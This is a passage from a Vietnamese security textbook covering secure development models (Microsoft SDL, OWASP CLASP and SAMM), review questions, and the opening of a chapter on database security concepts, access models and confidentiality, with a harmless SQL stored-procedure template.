và thay thế chúng bằng các hàm an toàn tương đương. Định hướng (3) yêu cầu phân tích mã nguồn trước khi biên dịch nhằm cung cấp một phương pháp khả mở cho đánh giá mã an toàn và giúp đảm bảo rằng các chính sách viết mã an toàn được tuân thủ.

Pha Kiểm tra cũng gồm 3 định hướng: (1) thực hiện phân tích động, (2) kiểm thử xâm nhập và (3) đánh giá bề mặt tấn công. Định hướng (1) yêu cầu kiểm tra tính năng của phần mềm trong khi thực hiện sử dụng các công cụ giám sát các hành vi của ứng dụng để phát hiện các lỗi truy cập bộ nhớ, lỗi đặc quyền người dùng và các vấn đề an ninh nghiêm trọng khác. Định hướng (2) yêu cầu gây ra sự cố cho chương trình bằng cách cố tình đưa dữ liệu không đúng hoặc ngẫu nhiên vào ứng dụng giúp tiết lộ các vấn đề an ninh tiềm ẩn trước khi phát hành trong khi đòi hỏi đầu tư ít tài nguyên. Định hướng (3) yêu cầu xem xét bề mặt tấn công khi hoàn thành viết mã giúp đảm bảo rằng bất kỳ sự thay đổi nào trong thiết kế hoặc cài đặt đối với ứng dụng hoặc hệ thống đã được xem xét, và bất kỳ vectơ tấn công mới nào được tạo ra do những thay đổi đã được xem xét và giảm nhẹ bao gồm các mô hình mối đe dọa.

Pha Phát hành cũng gồm 3 định hướng: (1) tạo kế hoạch phản ứng sự cố, (2) thực hiện đánh giá an ninh lần cuối và (3) chứng nhận phát hành và lưu trữ. Việc chuẩn bị một kế hoạch phản ứng sự cố theo định hướng (1) là rất quan trọng nhằm giúp đối phó với các mối đe dọa mới xuất hiện theo thời gian. Việc này bao gồm cả việc nhận dạng thông tin liên hệ an ninh khẩn cấp và thiết lập các kế hoạch dịch vụ bảo mật cho các mã kế thừa từ các nhóm khác trong tổ chức và cho mã của bên thứ ba được cấp phép. Định hướng (2) yêu cầu chủ động xem xét tất cả các hoạt động bảo mật đã được thực hiện giúp đảm bảo sẵn sàng phát hành phần mềm. Đánh giá cuối cùng thường bao gồm việc kiểm tra các mô hình mối đe dọa, các kết quả đầu ra của công cụ và hiệu suất đối với mức chất lượng và ngưỡng lỗi được xác định trong Pha Xác định yêu cầu. Trong định hướng (3), chứng nhận phần mềm trước khi phát hành giúp đảm bảo yêu cầu bảo mật và riêng tư được đáp ứng. Lưu trữ tất cả các dữ liệu thích hợp là cần thiết để thực hiện các tác vụ phục vụ sau khi phát hành và giúp giảm chi phí dài hạn liên quan đến công nghệ phần mềm bền vững.

Pha Phản ứng có nhiệm vụ thực thi kế hoạch phản ứng sự cố thiết lập trong Pha Phát hành. Điều này là cần thiết để giúp bảo vệ khách hàng khỏi các lỗ hổng bảo mật và riêng tư xuất hiện trong phần mềm sau phát hành.

4.2.2. OWASP CLASP

CLASP (Comprehensive, Lightweight Application Security Process) là một tập hợp hướng hành động, dựa trên vai trò của các quy trình thành phần được hướng dẫn bởi các thực tế tốt nhất được chính thức hóa. CLASP được thiết kế để giúp các nhóm phát triển phần mềm đưa bảo mật vào giai đoạn đầu của chu trình phát triển phần mềm hiện có và bắt đầu mới một cách có cấu trúc, lặp lại và có thể đo đếm được.


CLASP ban đầu được phát triển dựa trên công việc thực địa sâu rộng của các nhân viên công ty Secure Software vào năm 2005, trong đó tài nguyên hệ thống của nhiều chu kỳ phát triển đã bị phân rã để tạo ra một bộ yêu cầu bảo mật toàn diện. Các yêu cầu kết quả này tạo cơ sở cho Các Thực tiễn Tốt nhất của CLASP, có thể cho phép các tổ chức có thể xử lý các lỗ hổng dễ bị tổn thương mà nếu khai thác có thể dẫn đến sự đổ vỡ của các dịch vụ bảo mật cơ bản (ví dụ: bí mật, xác thực và trao quyền). Sau đó CLASP được chuyển thành dự án của OWASP.

Các quy trình thành phần của CLASP bao gồm: CLASP Views (Khung nhìn), CLASP Best Practices (Các thực tế tốt nhất), 24 CLASP Activities (24 hoạt động), CLASP Resources (Tài nguyên) và Taxonomy of CLASP (Phân loại).

Hiện nay OWASP đã ngừng hỗ trợ CLASP và thay thế bằng dự án OWASP SAMM.

4.2.3. OWASP SAMM

SAMM (Software Assurance Maturity Model) là một khung mở giúp các tổ chức hình thành và thực hiện một chiến lược đảm bảo an toàn phần mềm, theo đó chiến lược được chỉnh sửa cho phù hợp với các rủi ro cụ thể mà tổ chức phải đối mặt. SAMM được OWASP phát triển từ năm 2009 và phiên bản mới nhất là SAMM 2.0 được phát hành trong nửa cuối năm 2017.



Hình 4.5. Cấu trúc của mô hình OWASP SAMM

Hình 4.5 biểu diễn cấu trúc của mô hình OWASP SAMM. Theo đó, mô hình SAMM chia vấn đề bảo mật ứng dụng thành 4 thành phần nghiệp vụ chính (Core business functions) và các nghiệp vụ con của các nghiệp vụ chính như sau:

- Governance (Quản trị): Phương thức an toàn ứng dụng được quản lý trong tổ chức;

- + Strategy & Metrics (Chiến lược và Đo kiểm)
- + Policy & Compliance (Chính sách và Tuân thủ)
- + Education & Guidance (Giáo dục và Hướng dẫn)
- Construction (Xây dựng): Phương thức các ứng dụng được xây dựng;
 - + Threat Assessment (Đánh giá mối đe dọa)
 - + Security Requirements (Các yêu cầu bảo mật)
 - + Secure Architecture (Kiến trúc bảo mật)
- Verification (Kiểm tra): Phương thức các ứng dụng được kiểm tra về bảo mật;
 - + Design Review (Đánh giá thiết kế)
 - + Code Review (Đánh giá mã)
 - + Security Testing (Kiểm thử bảo mật)
- Deployment (Triển khai): Phương thức ứng dụng được triển khai và hỗ trợ trong môi trường sản xuất;
 - + Vulnerability Management (Quản lý lỗ hổng)
 - + Environment Hardening (Gia cố môi trường)
 - + Operational Enablement (Kích hoạt vận hành).

4.3. Kết chương

Chương này đã trình bày một số hướng tiếp cận trong phát triển và triển khai ứng dụng web an toàn trong phần đầu. Trong phần cuối, chương mô tả một số mô hình và phương pháp phát triển phần mềm an toàn.

4.4. Câu hỏi ôn tập

- 1) Giải thích mối quan hệ giữa chi phí khắc phục lỗi và thời điểm phát hiện lỗi trong chu trình phát triển phần mềm.
- 2) Mô tả vắn tắt các nội dung của định hướng kiến trúc và thiết kế ứng dụng web an toàn.
- 3) Mô tả các vấn đề bảo mật khi triển khai ứng dụng web.
- 4) Nêu tên và mô tả vắn tắt nội dung các pha của mô hình Microsoft SDL.
- 5) Mô tả các thành phần của mô hình OWASP SAMM.

PHẦN II. AN TOÀN CƠ SỞ DỮ LIỆU

CHƯƠNG 5. TỔNG QUAN VỀ BẢO MẬT CƠ SỞ DỮ LIỆU

Chương 5 giới thiệu tổng quan về bảo mật cơ sở dữ liệu, bao gồm một số khái niệm chung, các yêu cầu bảo mật, mô hình tổng quát và các lớp bảo mật cơ sở dữ liệu trong phần đầu. Các nội dung tiếp theo của chương bao gồm một số dạng tấn công phổ biến lên cơ sở dữ liệu và mô tả top 10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế.

5.1. Các khái niệm chung

5.1.1. Cơ sở dữ liệu và hệ quản trị cơ sở dữ liệu

Mục này đưa ra một số khái niệm cơ bản về cơ sở dữ liệu và bảo mật cơ sở dữ liệu. Các khái niệm được đề cập bao gồm Cơ sở dữ liệu (Database), Hệ quản trị cơ sở dữ liệu (Database Management System - DBMS) và Hệ thống cơ sở dữ liệu (Database system).

Cơ sở dữ liệu là một trong các ứng dụng đặc biệt quan trọng, được sử dụng rất phổ biến để:

- Hỗ trợ các ứng dụng lưu trữ và quản lý thông tin: Hầu hết các ứng dụng trong các cơ quan, tổ chức và doanh nghiệp đều sử dụng các cơ sở dữ liệu để lưu trữ và quản lý các thông tin.
- Lưu trữ an toàn các thông tin nhạy cảm: Các cơ sở dữ liệu quan hệ hỗ trợ nhiều kỹ thuật an toàn, tin cậy để lưu trữ các thông tin quan trọng.
- Xử lý các giao dịch trực tuyến: Các cơ sở dữ liệu hỗ trợ các thao tác xem, cập nhật dữ liệu nhanh chóng, hiệu quả.
- Quản lý các kho dữ liệu: Cơ sở dữ liệu hỗ trợ lưu trữ và quản lý các dữ liệu rất lớn.

Một cơ sở dữ liệu là một tập hợp các dữ liệu có quan hệ với nhau theo các mức độ khác nhau. Các dữ liệu trong cơ sở dữ liệu có thể có quan hệ logic, hoặc quan hệ vật lý chặt chẽ hoặc lỏng lẻo. Chẳng hạn, dữ liệu trong các cơ sở dữ liệu quan hệ có quan hệ logic tương đối chặt chẽ thông qua các trường khóa, còn dữ liệu trong bảng tính Microsoft Excel có thể có quan hệ lỏng lẻo.


Kích thước của cơ sở dữ liệu có thể rất lớn. Chẳng hạn, trang web Amazon.com – nhà bán lẻ lớn nhất thế giới với cơ sở dữ liệu có 300 triệu khách hàng hoạt động, lưu trữ khoảng hơn 48,5 triệu đầu sách trực tuyến và đủ loại hàng hóa khác, với tổng lượng dữ liệu lưu trữ ước tính lên đến hàng trăm terabyte (TB). Hoặc cơ sở dữ liệu của mạng xã hội lớn nhất thế giới Facebook.com lưu trữ hồ sơ của khoảng 2,9 tỷ người dùng tính đến quý 2 năm 2021.

Hệ quản trị cơ sở dữ liệu là một tập các chương trình cho phép người dùng tạo lập và duy trì các cơ sở dữ liệu. Các thao tác cơ sở dữ liệu được hỗ trợ thực hiện gồm:

- Định nghĩa: Khai báo các kiểu, cấu trúc và ràng buộc dữ liệu;
- Xây dựng: Liên quan đến việc lưu trữ dữ liệu trên các phương tiện lưu trữ do hệ quản trị cơ sở dữ liệu quản lý;
- Xử lý: Cho phép thực hiện các thao tác truy vấn, thêm, sửa, xóa dữ liệu;

- Chia sẻ: Cho phép nhiều người dùng cùng truy cập, chia sẻ dữ liệu.

Có nhiều hệ quản trị cơ sở dữ liệu được phát triển và sử dụng trên thực tế. Các hệ quản trị cơ sở dữ liệu phổ biến bao gồm: Oracle RDBMS, IBM DB2, Microsoft SQL Server, MySQL, SAP Sybase, Informix, PostgreSQL, SQLite, MariaDB, MongoDB, Microsoft Access,... Theo mức độ phổ biến, Microsoft SQL Server và MySQL được sử dụng phổ biến nhất cho các tổ chức cỡ nhỏ và vừa, còn Oracle RDBMS được sử dụng phổ biến cho các tổ chức cỡ lớn, như các ngân hàng, các nhà mạng viễn thông,...



Hình 5.1. Hệ thống cơ sở dữ liệu (Database system)

Hệ thống cơ sở dữ liệu, như biểu diễn trên Hình 5.1 gồm các thành phần:


- Các chương trình ứng dụng/truy vấn (Application programs/queries) là các chương trình ứng dụng truy vấn cơ sở dữ liệu.
- Phần mềm hệ quản trị cơ sở dữ liệu (DBMS software) là phần mềm thực hiện các chức năng của hệ quản trị cơ sở dữ liệu.
- Cơ sở dữ liệu lưu trữ (Stored database) là cơ sở dữ liệu lưu trữ dữ liệu người dùng.
- Định nghĩa cơ sở dữ liệu lưu trữ (Stored database definition) gồm các dạng dữ liệu mô tả, hay siêu dữ liệu (meta-data). Các siêu dữ liệu thường được lưu trữ trong cơ sở dữ liệu hệ thống và được sử dụng để quản lý dữ liệu của người dùng.

5.1.2. Các mô hình truy cập cơ sở dữ liệu


Mô hình truy cập cơ sở dữ liệu là phương thức mà người dùng (user), hoặc máy khách (client) truy cập vào cơ sở dữ liệu. Có 3 mô hình truy cập cơ sở dữ liệu điển hình: người dùng/máy khách truy cập trực tiếp cơ sở dữ liệu, người dùng/máy khách truy cập gián

tiếp cơ sở dữ liệu và người dùng/máy khách truy cập gián tiếp cơ sở dữ liệu có tường lửa riêng.


Hình 5.2 diễn mô hình truy cập trực tiếp cơ sở dữ liệu, trong đó các máy khách (Client) trực tiếp kết nối đến hệ quản trị cơ sở dữ liệu để thực hiện các thao tác trên cơ sở dữ liệu. Mô hình này thường được sử dụng cho người quản trị cơ sở dữ liệu. Hình 5.3 biểu diễn mô hình truy cập gián tiếp cơ sở dữ liệu, trong đó người dùng (users) truy cập cơ sở dữ liệu gián tiếp thông qua máy chủ web. Đây là mô hình được sử dụng rộng rãi trong các ứng dụng web. Hình 5.4 biểu diễn mô hình truy cập gián tiếp cơ sở dữ liệu có tường lửa riêng, trong đó, máy khách (Browser) kết nối đến máy chủ cơ sở dữ liệu thông qua máy chủ web và các tường lửa (firewall). Mô hình này được sử dụng cho các ứng dụng đòi hỏi mức bảo mật cao.



Hình 5.2. Người dùng/máy khách truy cập trực tiếp cơ sở dữ liệu




Hình 5.3. Người dùng/máy khách truy cập gián tiếp cơ sở dữ liệu



Hình 5.4. Người dùng/máy khách truy cập gián tiếp cơ sở dữ liệu có tường lửa riêng

5.1.3. Các đối tượng chính trong cơ sở dữ liệu

Mỗi hệ quản trị cơ sở dữ liệu hỗ trợ tập các đối tượng (object) không hoàn toàn giống nhau. Các đối tượng chính trong cơ sở dữ liệu được hỗ trợ bởi hầu hết các hệ quản trị cơ sở dữ liệu gồm: User (Người dùng), Table (Bảng), View (Khung nhìn), Stored Procedure (Thủ tục) và Function (Hàm).




Hình 5.5. Các nhóm người dùng (Users) cơ sở dữ liệu


Hình 5.5 mô tả các nhóm người dùng cơ sở dữ liệu. Trong đó có 2 nhóm người dùng cơ sở dữ liệu chính: người dùng truy cập dữ liệu (Database users) và người dùng quản lý cơ sở dữ liệu (DBM operators). Người dùng truy cập dữ liệu là người dùng kết nối đến cơ sở dữ liệu để thực hiện các thao tác truy vấn và chỉnh sửa dữ liệu trong cơ sở dữ liệu. Người dùng quản lý cơ sở dữ liệu là người dùng kết nối đến cơ sở dữ liệu để thực hiện các thao tác quản trị cơ sở dữ liệu, như tạo mới, hoặc chỉnh sửa cơ sở dữ liệu, bảng, thủ tục,... hoặc sao lưu, phục hồi cơ sở dữ liệu. Mỗi nhóm người dùng được cấp quyền truy cập khác nhau vào cơ sở dữ liệu để thực hiện nhiệm vụ của mình. Một trường hợp ngoại lệ là người quản trị hệ thống (System administrator) thường được tạo ra từ khi cài đặt hệ quản trị cơ sở dữ liệu có quyền tối cao – có thể thực hiện mọi thao tác trên hệ quản trị cơ

sở dữ liệu. Người quản trị hệ thống thường được sử dụng để tạo các nhóm người dùng cơ sở dữ liệu.

Hình 5.6 mô tả các bảng cơ sở dữ liệu và quan hệ ràng buộc giữa chúng. Các bảng cơ sở dữ liệu được sử dụng để lưu trữ dữ liệu của người dùng. Hình 5.7 mô tả việc tạo một khung nhìn từ 2 bảng cơ sở dữ liệu. Có thể coi khung nhìn là một bảng ảo sinh ra từ việc thực hiện các câu lệnh truy vấn SELECT trên các bảng thực.



Hình 5.6. Các bảng cơ sở dữ liệu và quan hệ ràng buộc giữa chúng



Hình 5.7. Mô hình khung nhìn (View) cơ sở dữ liệu


```

SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
-- =====
-- Author:      <Author,,Name>
-- Create date: <Create Date,,>
-- Description: <Description,,>
-- =====
ALTER PROCEDURE <ProcedureName>
    -- Add the parameters for the stored procedure here
    <@Parameter1> <Datatype_For_Parameter1> = <Default_Value>,
    <@Parameter1> <Datatype_For_Parameter1> = <Default_Value>
AS
BEGIN
    -- Insert statements for procedure here
    SELECT * FROM TableName
END
GO

```

Hình 5.8. Một đoạn mã SQL mẫu để chỉnh sửa thủ tục cơ sở dữ liệu

Hình 5.8 biểu diễn một đoạn mã chỉnh sửa một thủ tục cơ sở dữ liệu. Thủ tục và hàm là các phương tiện cho lập trình cơ sở dữ liệu. Hình 5.9 minh họa cơ chế làm việc giữa ứng dụng máy khách (UI) và cơ sở dữ liệu sử dụng các lệnh truy vấn SQL và thủ tục cơ sở dữ liệu. Điểm khác biệt của thủ tục và hàm với các lệnh SQL trực tiếp là mã của thủ tục và hàm được lưu trữ trong cơ sở dữ liệu nên có tốc độ trao đổi và thực hiện nhanh hơn.




Hình 5.9. Mô hình thao tác cơ sở dữ liệu sử dụng thủ tục (Stored Procedure)

5.2. Các yêu cầu bảo mật cơ sở dữ liệu

Bảo mật, hay an toàn cơ sở dữ liệu (Database security) là một tập hợp các thủ tục, chuẩn, chính sách và công cụ được sử dụng để bảo vệ dữ liệu tránh bị trộm cắp, lạm dụng, đột nhập, tấn công, hoặc các hành động không mong muốn khác. Nói cách khác, mục đích của bảo mật cơ sở dữ liệu là đảm bảo 3 thuộc tính cơ bản của an toàn cơ sở dữ liệu, bao gồm tính bí mật, tính toàn vẹn và tính sẵn dùng.

5.2.1. Tính bí mật




Hình 5.10. Đảm bảo tính bí mật cho cơ sở dữ liệu bằng xác thực và trao quyền

Tính bí mật đảm bảo rằng chỉ người dùng có thẩm quyền mới có thể truy cập và thực hiện các thao tác trên cơ sở dữ liệu. Tính bí mật có thể được đảm bảo thông qua các cơ chế kiểm soát truy cập bao gồm xác thực (authentication) và trao quyền (authorisation) vào các đối tượng trong cơ sở dữ liệu, như minh họa trên Hình 5.10. Ngoài ra, tính bí mật có

thể được đảm bảo bởi nhiều biện pháp bảo mật bổ sung, như bảo vệ vật lý, tường lửa, mã hóa,...

